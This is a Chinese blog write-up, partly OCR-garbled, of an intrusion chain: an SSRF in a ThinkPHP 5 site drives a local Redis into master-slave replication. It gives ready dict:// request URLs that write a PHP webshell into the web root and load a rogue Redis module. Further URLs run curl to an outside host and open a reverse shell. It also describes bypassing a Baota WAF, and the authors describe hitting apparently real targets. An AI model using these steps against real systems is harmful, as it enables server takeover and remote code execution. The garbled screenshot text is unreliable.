# 通过 SSRF 操作 Redis 主从复制写 Webshell

Author: R3start and 曲云杰

2020年4月1日19:57:37

## 废话

在家和小伙伴每天连麦将近十个小时,一起学习了三四天的内网知识,看各种名词、原理、操作手法看到想吐,还好配合着实战来操作终究不会太枯燥,当然也记录了不少笔记涨了不少姿势,只是查资料的过程中被各种复制粘贴的博客坑了一把,再者就是被域内的 system 、 administrator 、 域成员 、 特权账号 、 域控的权限坑了一把。

这篇文章可能会比较啰嗦,因为我会把我踩过的坑都写上,最后才会写成功的操作。

## 起因

连麦搞域搞的头发昏的时候遇到了问题,在群里提问经几位大佬慷慨指点后准备撤退继续肝,却被曲老板逮住了我这个失踪人口,经曲老板一顿指点和教育后说,空了帮忙看套 TP5 二开的程序,目前审出来了几个问题:任意文件读取、 SSRF、还有一个反序列化。但是反序列化还在研究,让我帮忙看看 SSRF 能不能利用,还特意提了一下网站依赖 Redis 运行,无密码,绑定在 127.0.0.1。我嘴上说着不要,我要学习,手里却不老实的点了进去…(先上源码、先上源码)

SSRF 的点是没有做任何过滤, 经典的 SSRF 漏洞代码

```
public function http get($url,$header = array()) { ¶
   $oCurl = curl init (); 
    · · · if · (stripos · ( · $url, · "https://" · ) ·!== · FALSE) · { ¶
          curl setopt ( $oCurl, CURLOPT SSL VERIFYPEER, FALSE ); T
          curl setopt ( $oCurl, CURLOPT SSL VERIFYHOST, FALSE ); T
   P{---
   curl setopt ( $oCurl, CURLOPT HTTPHEADER, $header );
    curl setopt ( $oCurl, CURLOPT URL, $url ); T
    curl setopt ( $oCurl, CURLOPT RETURNTRANSFER, 1 ); 1
    ---$sContent = curl exec ( $oCurl ); T
    $aStatus = curl getinfo ( $oCurl ); 
    curl close ( $oCurl ); T
    return $aStatus; ¶
   ····if (intval ( $aStatus ["http code"] ) == 200) {
          return $sContent; T
return false; ¶
P{----
 --}¶
```

起了一个 NC,测试一下支持的协议,随手测试一下相对熟悉的 dict 协议发现支持,而且知道目标的 curl 版本是 7.64.1,那就好办了。

不过还是按照老规矩,还是先把这个 SSRF 支持的协议,属于什么类型摸清楚。

- 经测试发现还支持: http、https、gopher、telnet 等协议。
- [SSRF] 的类型为无状态型 [SSRF] ,即不管你请求的端口是否开放、协议是否支持、网站是否能访问 返回的状态都是一样的,你无法通过它扫描端口开放情况和使用 [file] 协议读取本地信息。
- 不支持 302 跳转。

```
ಹ Load URL http://t■ c/api/test/http_get?url=dict://4
   Split URL

    Execute

                                                    ali - root@alibaba: ~ - Xshell 6 (Free for Home/School)
            ☐ Enable Post data ☐ Enable Referrer
                                                     文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
                                                     📮 🖿 + | % % | 👼 + | Q | 📫 + 🌒 + 🐴 + | 🐠 🛍 | 💥 🔒 | 🖮 🍠 | 🗈
                                                     [0] InvalidArgumentException in Respon
                                                     ▶ 要添加当前会话,点击左侧的箭头按钮。
   variable type error:
                                             arn
                                                     <u>1</u> ali × +
                     root@alibaba:~# nc -lvp 8989

(null == $this->content) {
    $content = $this->output($thi
    CLIENT libcurl 7.64.1
    307.
    308.
                 if (null == $this->content) {
    309.
                     if (null !== $content && !is_QUIT $content
    310.
                                                        hello dict
    311.
    312.
                         $content,
                                                    root@alibaba:~#
                           _toString',
    313.
                     ])
    315.
    316.
                         throw new \InvalidArgumen
    317.
                     }
    318.
    319.
                     $this->content = (string) $co
    320.
                 return $this->content;
    321.
```

## 踩坑

由于系统是曲老板自己搭建的,redis 运行权限底,无法写定时任务和私钥,而且要求最好只写webshe11。

所以首先使用 DICT 协议随手往跟目录写出了一个文本, 查看版本和压缩情况。

1.使用 DICT 协议添加一条测试记录

### 2.设置保存路径

```
1 /api/test/http_get?url=dict://127.0.0.1:6379/config:set:dir:/www/wwwroot/
```

### 3.设置保存文件名

```
/api/test/http_get?url=dict://127.0.0.1:6379/config:set:dbfilename:1.txt
```


### 4.保存

```
1 /api/test/http_get?url=dict://127.0.0.1:6379/save
```


查看 1.txt 内容发现 redis 数据没有被压缩, 版本为 5.0.8

```
GET /1 txt HTTP/1 1
                                                                                                       HTTP/1 1 200 OK
                                                                                                       Server: nginx
Date: Wed, 01 Apr 2020 09:55:37 GMT
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; nr:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
                                                                                                       Content-Type: text/plain
Content-Length: 215
Accept-Encoding: gzip, deflate
                                                                                                       Last-Modified: Wed. 01 Apr 2020 09:55:33 GMT
  ope a Magazina de Correra proteín el militago de recurrer.
Por la militar de Correra proteín de la militar de recurrer.
                                                                                                        Connection: close
                                                                                                       ETag: "5e846515-d7"
X-Forwarded-For: 127 0 0 1
                                                                                                       Accept-Ranges: bytes
 Upgrade-Insecure-Requests:
                                                                                                       REDIS00090 redis-ver05.0.80
```

我们都天真的以为游戏结束了,可当我尝试写于 <?php phpinfo();?> 发现 <> 、"" 被实体编码了!!!? 问号更是直接截断!



尝试使用双 url 编码,写入 Redis 后的数据是被解码一次后的 url 编码!失败了。




想起曾经在 DVP 被抓去出 CTF 题的时候,遇到过类似的场景 DVP CTF WEB Writeup。


写入恶意代码: (<? 等特殊符号需要转义,不然问号后面会导致截断无法写入)

/link.php?u=dict://0:6379/set:shell:"\x3C\x3Fphp\x20echo`\$\_GET[x]`\x3B\x3F\x3E"

于是使用的 unicode 编码, 发现写入后依旧是 Unicode 编码后的数据, 所以还是失败了!!




后续又测试了多种方式均未成功,人都快疯了! 然后尝试使用 gopher 协议操作 Redis ,但是测试发现,竟然无法操作目标 Redis 也无法通过 Gopher 协议触发 302 跳转,仅能单独的发送一个 gopher 协议请求 ,啥都干不了…



突然想到还有一位任意文件下载的漏洞

## 

漏洞是 readfile 触发的应该支持 302 跳转,测试发现支持 302 跳转,但是只支持 http/s 协议,尝试使用 302 跳转,跳到支持 dict 协议的 SSRF 漏洞点再写一遍,(此时还是不死心,其实这跟我发送的 GET 请求毫无区别)不过倒是可以利用这个点扫端口。



陷入了困境,虽然写文章的时候没几句话,但是尝试了 N 种方式都没有绕过简直快疯掉,不想搞的时候,想等曲老板的反序列化,结果他搞的反序列化一会说可以,一会说不行....真的是,我还等着看 payload 呢。

## 爬坑

写出的时候发现是 redis 5.x 的版本,突然想起可能存在主从复制的 RCE 漏洞,但是它绑定在了 127.0.0.1 端口我们无法链接,所以也无法使用网上公开的各种脚本工具,但是大概看过代码或者了 解过这个漏洞的应该都知道触发的关键原因,是通过主从的命令同步远端的恶意扩展然后编译出 .so 文件,然后加载触发。

突然闪过一个想法,那我是不是可以通过 SSRF 手动触发主从复制 RCE 的漏洞?看一下主从命令的解释:

## Redis Slaveof 命令



Redis Slaveof 命令可以将当前服务器转变为指定服务器的从属服务器(slave server)。

如果当前服务器已经是某个主服务器(master server)的从属服务器,那么执行 SLAVEOF host port 将使当前服务器停止对旧主服务器的同步,丢弃旧数据集,转而开始对新主服务器进行同步。

另外,对一个从属服务器执行命令 SLAVEOF NO ONE 将使得这个从属服务器关闭复制功能,并从从属服务器转变回主服务器,原来同步所得的数据集不会被丢弃。

利用『SLAVEOF NO ONE 不会丢弃同步所得数据集』这个特性,可以在主服务器失败的时候,将从属服务器用作新的主服务器,从而实现无间断运行。

#### 语法

redis Slaveof 命令基本语法如下:

```
redis 127.0.0.1:6379> SLAVEOF host port
```

有戏!,从属服务器会从主服务器同步数据!来重新审视一下我们的目的和遇到的问题。

最终的目的: 往目标写一个 WEBSHELL

遇到的问题: 关键符号被转移

我们知道通过 redis-cli 写入特殊字符在双引号里面是不会被转义的! 所以我们可以尝试通过主从的模式写入 webshell , redis 主从 RCE 打的多了应该会发现和遇到很多奇奇怪怪的问题, 有时候甚至会把 redis 打瘫掉!!! 所以不到万不得已, 不建议直接打主从。

## 本地复现

本地启动一个 redis , 服务器启动一个 redis

本地 redis 只有一个 test 键, 值为 localhost

```
E:\redis>redis>cli.exe
127.POTO: 136879> KEYS
(error) ERR wrong number of arguments for 'keys' command
127.0.0.1:6379> KEYS *
(empty lister: set dis.io
127.0.0.1:6379> set test localhosts
OK
127.0.0.1:6379> get test
"localhosts"
127.0.0.1:6379> keys *
1) "test"
127.0.0.1:6379> .

r started, Redis version 3.0.504
erver is now ready to accept connections on port 6379
```

服务器 redis 新建了一个 phpshell 的键值为 <?php phpinfo();?>

```
ssh://r3start.net:22
                                            used_cpu_user_children:0.00
  ▶ 要添加当前会话,点击左侧的箭头按钮。
                                           # Cluster
[root@360 ~]# setsid redis-server /etc/rëd⊈eyspace
[root@360 ~]# netstat -tnlp
Active Internet connections (only servers3start.net:2323> KEYS *_
                                          1) ″ksdædign Address
2) ″ൂപ്പൈറ്റ്.0:*
Proto Recv-Q Send-Q Local Address
                 0 0.0.0.0:80
0 0.0.0.0:2323
0 0.0.0.0:22
           Θ
           0
                                           r3st@ret.on@t*:2323> FLUSHALLISTEN
tcp
tcp
           0
                                           r3start.net:2323> KEYS * LISTEN
(empty list or se<u>t)</u>
           0
                  0 0.0.0.0:443
tcp
           0
                   0 :::3306
tcp6
[root@360 ~]# |
                                           r3start.net:2323> set phpshell "<?php phpinfo();?>"
                                           OK
                                           r3start.net:2323> get phpshell
"<?php phpinfo();?>"
```

在本地 redis 设置远程服务器 redis 服务器为主服务器,同步远程服务器 redis 的内容

```
127.0.0.1:6379> keys *
1) "test"
27.0.0.1:6379> slaveof r3start.net 2323
127.0.0.1:6379> keys *
(empty list or set)
(error) READONLY You can't write against a read only slave.
127.0.0.1:6379> 🗕
```

设置成功以后,即使当前没有任何数据,也无法写入任何数据也无所谓,因为这时本地的 redis 正在 开始同步主 redis 的数据了

```
Ol Apr 19:46:10.005 * Partial resynchronization not possible (no cached master)

1 Apr 19:46:10.080 * Full resync from master: bd67d3bffledb9863395c237837f6855ec9fdfbe:183

10 Apr 19:46:10.162 * MASTER (-> SLAVE sync: receiving 111 bytes from master

10 Apr 19:46:10.166 * MASTER (-> SLAVE sync: Flushing old data

10 Apr 19:46:10.167 * MASTER (-> SLAVE sync: Loading DB in memory

10 Apr 19:46:10.167 * MASTER (-> SLAVE sync: Loading DB in memory

11 Apr 19:46:10.167 * MASTER (-> SLAVE sync: Loading DB in memory

12 Apr 19:46:10.167 * MASTER (-> SLAVE sync: Loading DB in memory

13 Apr 19:46:10.167 * MASTER (-> SLAVE sync started

14 Apr 19:46:10.744 * MASTER (-> SLAVE sync started

15 Apr 19:46:10.744 * MASTER (-> SLAVE sync started

16 Apr 19:46:10.943 * Master replied to PING, replication can continue...

17 Apr 19:46:11.144 * Partial resynchronization not possible (no cached master)

18 Apr 19:46:11.184 * Full resync from master: bd67d3bffledb9863395c237837f6855ec9fdfbe:197

19 Apr 19:46:11.260 * MASTER (-> SLAVE sync: Flushing old data

19 Apr 19:46:11.260 * MASTER (-> SLAVE sync: Loading DB in memory

10 Apr 19:46:11.260 * MASTER (-> SLAVE sync: Loading DB in memory

10 Apr 19:46:11.260 * MASTER (-> SLAVE sync: Loading DB in memory

10 Apr 19:46:11.260 * MASTER (-> SLAVE sync: Loading DB in memory

10 Apr 19:46:11.260 * MASTER (-> SLAVE sync: Started

10 Apr 19:46:11.260 * MASTER (-> SLAVE sync: Started

10 Apr 19:46:11.260 * MASTER (-> SLAVE sync: Started

10 Apr 19:46:11.200 * Master replied to PING, replication can continue...

10 Apr 19:46:11.244 * Master replied to PING, replication can continue...

10 Apr 19:46:12.25 * Full resync from master: bd67d3bffledb9863395c237837f6855ec9fdfbe:197

10 Apr 19:46:12.266 * Master replied to PING, replication can continue...

10 Apr 19:46:12.266 * Master replied to PING in the sync in the 
E:\redis\redis-server.exe
      31100]
31100]
31100]
         31100
         31100
         31100
      31100
         31100
    31100
31100
      31100
         31100
         31100
    31100
31100
      31100]
31100]
```

然后常规的设置路径和写出就行了

```
127.0.0.1:6379> config get dir
1) "dir"
  "E:\\redis"
127.0.0.1:6379> config set dbfilename x.txt
127. 0. 0. 1:6379> save
```



## 通过靶机 SSRF 复现

- 1.连接远程主服务器
  - 1 /api/test/http\_get?url=dict://127.0.0.1:6379/slaveof:r3start.net:2323
- 2.设置保存路径
  - 1 /api/test/http\_get?url=dict://127.0.0.1:6379/config:set:dir:/www/wwwroot/
- 3.设置保存文件名
  - 1 /api/test/http\_get?url=dict://127.0.0.1:6379/config:set:dbfilename:test.php

#### 4.保存

http://LIIII\_\_\_\_ ILc/test.php

1 /api/test/http\_get?url=dict://127.0.0.1:6379/save

完美,成功写出,突然感觉简单的一批,浪费我一天时间。



还有最后一步很重要! 结束后要断开主从不然目标无法对 Redis 进行写操作 (可以设置写入) 5.断开主从

1 /api/test/http\_get?url=dict://127.0.0.1:6379/slaveof:no:one

其实目标是 Redis 5.X 的完全可以通过 SSRF 手动复现主从复制 RCE 但是有一定的风险,所以并没有对目标操作,而选择写 Webshell 这个比较稳的方法。

## 通过 SSRF 触发 Redis 主从 RCE

本地和靶机测试了半天都能花式 Getshell ,结果打目标的时候目标没有权限写 web 目录,只好使用这个风险较大的操作了。这里使用 SSRF 触发 Redis 主从 RCE 的时候使用了最简单、方便、快捷的方法。

## 手动转发

先来看一下网上公开脚本的执行流程,代码很长,只看一段,脚本地址,大概就是连接主服务器,然后就是设置名字和导出再加载,至于本机是如何伪造恶意的主 redis 服务和载入恶意 so 文件 的代码则在前面,这里只是简单的手动转发,所以可以直接跳过。

```
def runserver(rhost, rport, lhost, lport):
   # expolit
   remote = Remote(rhost, rport)
   info("Setting master...")
   remote.do(f"SLAVEOF {lhost} {lport}")
   info("Setting dbfilename...")
   remote.do(f"CONFIG SET dbfilename {SERVER_EXP_MOD_FILE}")
   sleep(2)
   rogue = RogueServer(1host, 1port)
   rogue.exp()
   sleep(2)
   info("Loading module...")
   remote.do(f"MODULE LOAD ./{SERVER_EXP_MOD_FILE}")
   info("Temerory cleaning up...")
   remote.do("SLAVEOF NO ONE")
   remote.do("CONFIG SET dbfilename dump.rdb")
   remote.shell_cmd(f"rm ./{SERVER_EXP_MOD_FILE}")
   rogue.close()
   # Operations here
   choice = input("What do u want, [i]nteractive shell or [r]everse shell: ")
   if choice.startswith("i"):
       interact(remote)
   elif choice.startswith("r"):
       reverse(remote)
   cleanup(remote)
```

更直观的方法,使用 NC 看此脚本做了什么。

```
1 python3 redis-rogue-server.py --rhost=自己VPS公网IP --rport=8789 --lhost=自己 VPS公网IP --lport=8377
2 nc -lvp 8789
```

```
root@iZt4nfupu2k942ggclrjxwZ:~# nc -lv 8379
Listening on [0.0.0.0] (family 0, port 8379)
*3
$7
SLAVEOF
$13
.137
$4
8378
*4
$6
CONFIG
$3
SET
$10
dbfilename
$6
exp.so
*3
$6
MODULE
$4
LOAD
$8
./exp.so
*3
$7
SLAVE0F
$2
ΝO
$3
ONE
*4
$6
CONFIG
$3
SET
$10
dbfilename
$8
dump.rdb
*2
$11
system.exec
$11
rm ./exp.so
```

这就很明了了,最简单的利用方法,自己 nc 监听一个端口,然后使用脚本打自己的 nc 然后自己通过 SSRF 再目标上执行,每执行一次就在 nc 中回一次车就行了... 但不要太着急,必须要等到脚本有反应 了再执行下一句命令,因为在导出 exp.so 时,脚本需要伪造恶意主服务端并加载 exp.so ,然后从服务器进行拉取需要点时间。如:

## SSRF 触发主从反弹 shell

操作也是很平常的操作,如同你在 redis-cli 中操作一样

1.连接远程主服务器

```
1 /api/test/http_get?url=dict://127.0.0.1:6379/slaveof:r3start.net:8379
```

#### 2.设置保存文件名

```
1 /api/test/http_get?url=dict://127.0.0.1:6379/config:set:dbfilename:exp.so
```

### 3.载入 exp.so

```
1 /api/test/http_get?url=dict://127.0.0.1:6379/MODULE:LOAD:./exp.so
```

## 4.断开主从

1 /api/test/http\_get?url=dict://127.0.0.1:6379/SLAVEOF:NO:ONE

## 5.恢复原始文件名

1 /api/test/http\_get?url=dict://127.0.0.1:6379/config:set:dbfilename:dump.rdb


#### 6.执行命令

1 /api/test/http\_get?url=dict://127.0.0.1:6379/system.exec:'curl x.x.x.x/x'

#### 7.反弹 shell

1 /api/test/http\_get?url=dict://127.0.0.1:6379/system.rev:x.x.x.x:8887

### 打目标站完美复现



## 绕过宝塔 WAF 拦截反序列化 RCE

真尼玛是一波五六七八折, SSRF 调通了, 曲老板那边的反序列化也调通了, 结果他妈打另外几个目标发现存在宝塔???居然给拦截了, 测试发现拦截了 dict 、phar 等触发漏洞的协议, 拦截规则为:协议+:/ 就拦截





### 思路一

通过在关键位置不断 fuzz 填充字符,寻找不影响正常运行的空字符,但又能绕过宝塔的规则,如:dict\$x\$://、dict:\$x\$//、dict:\$x\$//、dict:\$x\$//、dict:\$x\$/、clict:\$x\$//、dict:\$x\$// dict:\$x\$// dict:\$x




通过协议绕过,因为目标是基于 Thinkphp 5.0.24 二开的,而且接收参数时使用 request

所以想着尝试遍历一波所有协议,看看有没有宝塔不拦截,但又能使用的协议。很幸运,还真有。

#### 把 GET 参数使用 POST 方式传输,依旧被宝塔拦截

```
POST /api/test/http_get HTTP/1.1
                                                                                                                             HTTP/1.1 403 Forbidder
                                                                                                                              Server: nginx
User Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
                                                                                                                             Date: Thu, 02 Apr 2020 05:37:32 GMT
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                                                                                                                              Content-Type: text/html
Accept-Language: zh-CN,zh,q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=ds2umri0fp3au3kj8lepv72ahl
                                                                                                                             Connection: close
                                                                                                                             Vary: Accept-Encoding
Content-Length: 1304
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
                                                                                                                             <html>
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
                                                                                                                             <head>
                                                                                                                             <meta charset="utf-8">
                                                                                                                             <title>宝塔网站防火墙</title>
url=dict://127.0.0.1:6379/
                                                                                                                              *{margin:0:padding:0:color:#444}
                                                                                                                             body{font-size:14px;font-family:"宋体"}
.main{width:600px;margin:10% auto;}
                                                                                                                              title{background: #20a53a;color: #fff;font-size: 16px;height: 40px;line-height:
                                                                                                                              40px;padding-left: 20px;}
                                                                                                                              .content{background-color:#f3f7f9; height:280px;border:1px dashed #c6d9b6;padding:20px}
                                                                                                                             .t1{border-bottom: 1px dashed #c6d9b6;color: #ff4000;font-weight: bold; margin: 0 0 20px; padding-bottom: 18px;}
                                                                                                                              .t2{margin-bottom:8px: font-weight:bold}
                                                                                                                             ol{margin:0 0 20px 22px;padding:0;}
ol li{line-height:30px}
```

然后对请求协议进行爆破后发现 PUT 、 DELETE 协议可以正常使用,而且宝塔不会拦截。于是就那么简单绕过了?



### 然后反序列化正常打



最终结果, 反序列话打起来还真麻烦。

4096	2020-03-24 22:26:41	
175	2020-04-02 14:24:19	
174	2020-04-02 14:27:08	
174	2020-04-02 14:12:08	
29	2020-04-02 14:27:08	
4096	2020-03-26 12:57:49	
4096	2020-03-29 21:48:38	
650	2020-04-02 14:52:22	
371	2020-04-02 14:47:18	
	175 174 174 29 4096 4096 650	175 2020-04-02 14:24:19 174 2020-04-02 14:27:08 174 2020-04-02 14:12:08 29 2020-04-02 14:27:08 4096 2020-03-26 12:57:49 4096 2020-03-29 21:48:38 650 2020-04-02 14:52:22

# 结束

奇奇怪怪的站搞多了就会发现,渗透就是一直让你不断掉坑里,你自己要不断的想办法爬出来并记住它,然后下次遇到直接绕过它的过程。